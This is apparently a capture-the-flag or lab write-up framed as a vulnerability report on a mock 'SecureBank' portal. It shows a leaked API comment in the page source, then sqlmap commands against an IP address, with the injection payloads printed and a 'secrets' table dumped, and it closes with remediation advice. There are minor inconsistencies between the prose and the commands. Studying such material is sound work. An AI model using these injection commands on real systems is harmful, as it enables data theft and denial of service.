

Vulnerability Assessment Report: SecureBank Customer Portal

Author: Weilong Xu (Edison)

1. Executive Summary


During the security assessment of the SecureBank Customer Portal, I found two highly critical security flaws that let me completely take over the backend database. First, I found a hidden note in the website's code that revealed a secret internal API. Then, I discovered that this secret API had a severe SQL Injection (SQLi) vulnerability. By putting these two flaws together, I was able to steal restricted data, including a table literally called secrets.

2. Technical Findings

Technical Exploitation Methodology:

2.1. Vulnerability 1: Leaked Information

How I found it: I started by looking around the main customer search page to see how it worked.



When I read the website's page source, I spotted a huge mistake. The developers left a hidden comment in the code that mentioned an internal API.

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>SecureBank - Customer Portal</title>
  <link rel="stylesheet" href="/static/css/style.css">
</head>
<body>
  <header>
    <div class="header-container">
      <div class="brand">
        <span class="brand-icon">🏦9711</span>
        <span class="brand-name">SEC Playground</span>
      </div>
      <nav>
        <span class="nav-label">SecureBank Customer Portal</span>
      </nav>
    </div>
  </header>

  <main>

    <!-- API v2 endpoint available at /api/v2/customers?id= for internal use -->
    <div class="hero">
      <h1>SecureBank Customer Portal</h1>
      <p class="subtitle">Search our customer database by name</p>
    </div>

    <div class="search-container">
      <form id="searchForm" onsubmit="searchCustomer(event)">
        <div class="input-group">
          <input type="text" id="searchInput" name="name" placeholder="Enter customer name..." autocomplete="off">
          <button type="submit">Search</button>
        </div>
      </form>
    </div>

    <div id="results" class="results-container"></div>

    <script>
      async function searchCustomer(event) {
        event.preventDefault();
        const name = document.getElementById('searchInput').value.trim();
        const resultsDiv = document.getElementById('results');

        if (!name) {
          resultsDiv.innerHTML = '<div class="error-msg">Please enter a customer name to search.</div>';
          return;
        }

        resultsDiv.innerHTML = '<div class="loading">Searching...</div>';

        try {
          const response = await fetch(`/api/v1/customers?name=${encodeURIComponent(name)}`);
          const data = await response.json();

          if (data.status === 'success' && data.count > 0) {
            let html = '<div class="results-header">Found ${data.count} customer(s)</div>';
            html += '<div class="results-table"><table>';
            html += '<thead><tr><th>ID</th><th>Name</th><th>Email</th><th>Balance</th></tr></thead>';
            html += '<tbody>';
            data.data.forEach(customer => {
              html += '<tr>';
              html += '<td>${customer.id}</td>';
              html += '<td>${customer.name}</td>';
              html += '<td>${customer.email}</td>';
              html += '<td>${customer.balance.toLocaleString('en-US', {minimumFractionDigits: 2})}</td>';
            });
            html += '</tbody></table></div>';
            resultsDiv.innerHTML = html;
          } else if (data.status === 'success' && data.count === 0) {
            resultsDiv.innerHTML = '<div class="no-results">No customers found matching your search.</div>';
          } else {
            resultsDiv.innerHTML = '<div class="error-msg">${data.message}</div>';
          }
        } catch (err) {
          resultsDiv.innerHTML = '<div class="error-msg">An error occurred while searching. Please try again.</div>';
        }
      }
    </script>
  }

```

The normal, public search bar (the v1 API) was perfectly safe from attacks, but this hidden comment accidentally showed me an undocumented v2 endpoint.

2.2. Vulnerability 2: SQL Injection

After checking that the public v1 API was safe, I used my testing tools (sqlmap) at the secret `/api/v2/customers?id=1` endpoint I had just uncovered.

```
$ sqlmap -u "34.142.150.148/api/v1/customers?name=test" --dbs --batch
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:26:56 /2026-03-26/

```
[03:26:56] [INFO] testing connection to the target URL
[03:26:56] [INFO] testing if the target URL content is stable
[03:26:57] [INFO] target URL content is stable
[03:26:57] [INFO] testing if GET parameter 'name' is dynamic
[03:26:57] [WARNING] GET parameter 'name' does not appear to be dynamic
[03:26:57] [WARNING] heuristic (basic) test shows that GET parameter 'name' might not be injectable
[03:26:57] [INFO] testing for SQL injection on GET parameter 'name'
[03:26:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:26:57] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[03:26:57] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:26:58] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[03:26:58] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[03:26:58] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[03:26:59] [INFO] testing 'Generic inline queries'
[03:26:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:26:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[03:27:00] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[03:27:00] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
```

```

[03:27:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[03:27:01] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[03:27:01] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[03:27:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[03:27:02] [WARNING] GET parameter 'name' does not seem to be injectable
[03:27:02] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 03:27:02 /2026-03-26/

(edison@edison)-[~]
$ sqlmap -u "34.142.150.148/api/v2/customers?id=1" --dbs --batch

 {1.10.3#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:27:27 /2026-03-26/

[03:27:27] [INFO] testing connection to the target URL
[03:27:27] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:27:27] [INFO] testing if the target URL content is stable
[03:27:28] [INFO] target URL content is stable
[03:27:28] [INFO] testing if GET parameter 'id' is dynamic
[03:27:28] [INFO] GET parameter 'id' appears to be dynamic
[03:27:28] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[03:27:28] [INFO] testing for SQL injection on GET parameter 'id'

```

My tools showed that the id part of this secret link was highly vulnerable to SQL injection with the language of SQLite.

```

[03:27:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:27:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind -
WHERE or HAVING clause' injectable
[03:27:31] [INFO] heuristic (extended) test shows that the back-end DBMS could
be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'SQLite' extendi
ng provided level (1) and risk (1) values? [Y/n] Y
[03:27:31] [INFO] testing 'Generic inline queries'
[03:27:31] [INFO] testing 'SQLite inline queries'
[03:27:31] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment
)'
[03:27:31] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[03:27:31] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[03:27:39] [CRITICAL] unable to connect to the target URL. sqlmap is going to
retry the request(s)
[03:27:39] [WARNING] most likely web server instance hasn't recovered yet from
previous timed based payload. If the problem persists please wait for a few m
inutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-sessi
on --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '
--time-sec=2')
[03:27:39] [CRITICAL] unable to connect to the target URL
[03:27:39] [CRITICAL] unable to connect to the target URL ('Connection refused
'). sqlmap is going to retry the request(s)
[03:27:39] [CRITICAL] unable to connect to the target URL ('Connection refused
')
[03:27:39] [CRITICAL] unable to connect to the target URL ('Connection refused
'). sqlmap is going to retry the request(s)
[03:27:39] [CRITICAL] unable to connect to the target URL ('Connection refused
')
[03:27:39] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query)'
[03:27:39] [CRITICAL] unable to connect to the target URL ('Connection refused
'). sqlmap is going to retry the request(s)
there seems to be a continuous problem with connection to the target. Are you
sure that you want to continue? [y/N] N
[03:27:39] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 32 times

```

I told my tool to specifically target a SQLite database using special query techniques (Boolean-based blind and UNION queries).

```
(edison@edison)-[~]
$ sqlmap -u "34.142.150.148/api/v2/customers?id=1" --tables --batch --technique=BU --dbms=sqlite

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:31:16 /2026-03-26/

[03:31:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4078=4078

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(113,113,107,118,113)||CHAR(84,71,105,112,85,118,105,110,74,110,116,119,101,104,106,120,76,108,85,102,101,85,83,80,121,105,74,85,68,85,106,86,98,111,65,69,105,121,69,72)||CHAR(113,98,106,120,113),NULL-- oCYP

[03:31:16] [INFO] testing SQLite
[03:31:16] [INFO] confirming SQLite
[03:31:16] [INFO] actively fingerprinting SQLite
[03:31:16] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[03:31:16] [INFO] fetching tables for database: 'SQLite_masterdb'
[03:31:17] [WARNING] reflective value(s) found and filtering out
<current>
[2 tables]
+-----+
| customers |
| secrets   |
+-----+
```

It successfully listed all the database tables and extracted the restricted secrets table, which contained the id, flag, and description columns. (I missed the screenshot of the actual flag, but it's right after the column.)

```
(edison@edison)-[~]
$ sqlmap -u "34.142.150.148/api/v2/customers?id=1" -T secrets --dump --batch --technique=BU --dbms=sqlite

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:31:52 /2026-03-26/

[03:31:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4078=4078

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(113,113,107,118,113)||CHAR(84,71,105,112,85,118,105,110,74,110,116,119,101,104,106,120,76,108,85,102,101,85,83,80,121,105,74,85,68,85,106,86,98,111,65,69,105,121,69,72)||CHAR(113,98,106,120,113),NULL-- oCYP

[03:31:53] [INFO] testing SQLite
[03:31:53] [INFO] confirming SQLite
[03:31:53] [INFO] actively fingerprinting SQLite
[03:31:53] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[03:31:53] [INFO] fetching columns for table 'secrets'
[03:31:53] [WARNING] reflective value(s) found and filtering out
[03:31:53] [INFO] fetching entries for table 'secrets'
Database: <current>
Table: secrets
[1 entry]
+-----+-----+
| id | flag | description |
+-----+-----+
| 1  | 103  | 103         |
+-----+-----+
```

3. Severity / Impact

Overall Risk Level: CRITICAL (CVSS Score: 9.8)

- **Data Breach:** Because of the SQL Injection flaw, I could read, change, or delete any information in the entire database. This means a real hacker could steal sensitive customer records, financial details, and bank secrets, leading to massive regulatory fines and ruined customer trust.
- **Server Crashes (Denial of Service):** The sqlmap crashed the server shows a big problem with how the server manages its resources. A hacker could easily spam the server with heavy queries to make the website offline.
- **Exposed Internal Tools:** The secret v2 API should never have been visible to the public internet. Internal tools usually don't have strong security shields, making them easy targets for severe hacking when they are discovered.

4. Remediation

To improve the system in term of security, the following should be applied:

1. **Fix the SQL Injection:** The backend code is blindly trusting user input. The code for the /api/v2/customers endpoint must be completely rewritten with sanitization.
2. **Delete Secret Comments:** Internal API details should only live in private company documents, never inside the website's code.
3. **Lock Down Internal APIs:** The secret v2 API should be blocked from the public internet entirely.
4. **Add a Web Firewall and Speed Limits:** Install a Web Application Firewall (WAF) to catch and block hacking tools like sqlmap. Also, set a strict "rate limit" so people can't make too many requests too fast, which will stop attackers from crashing the server.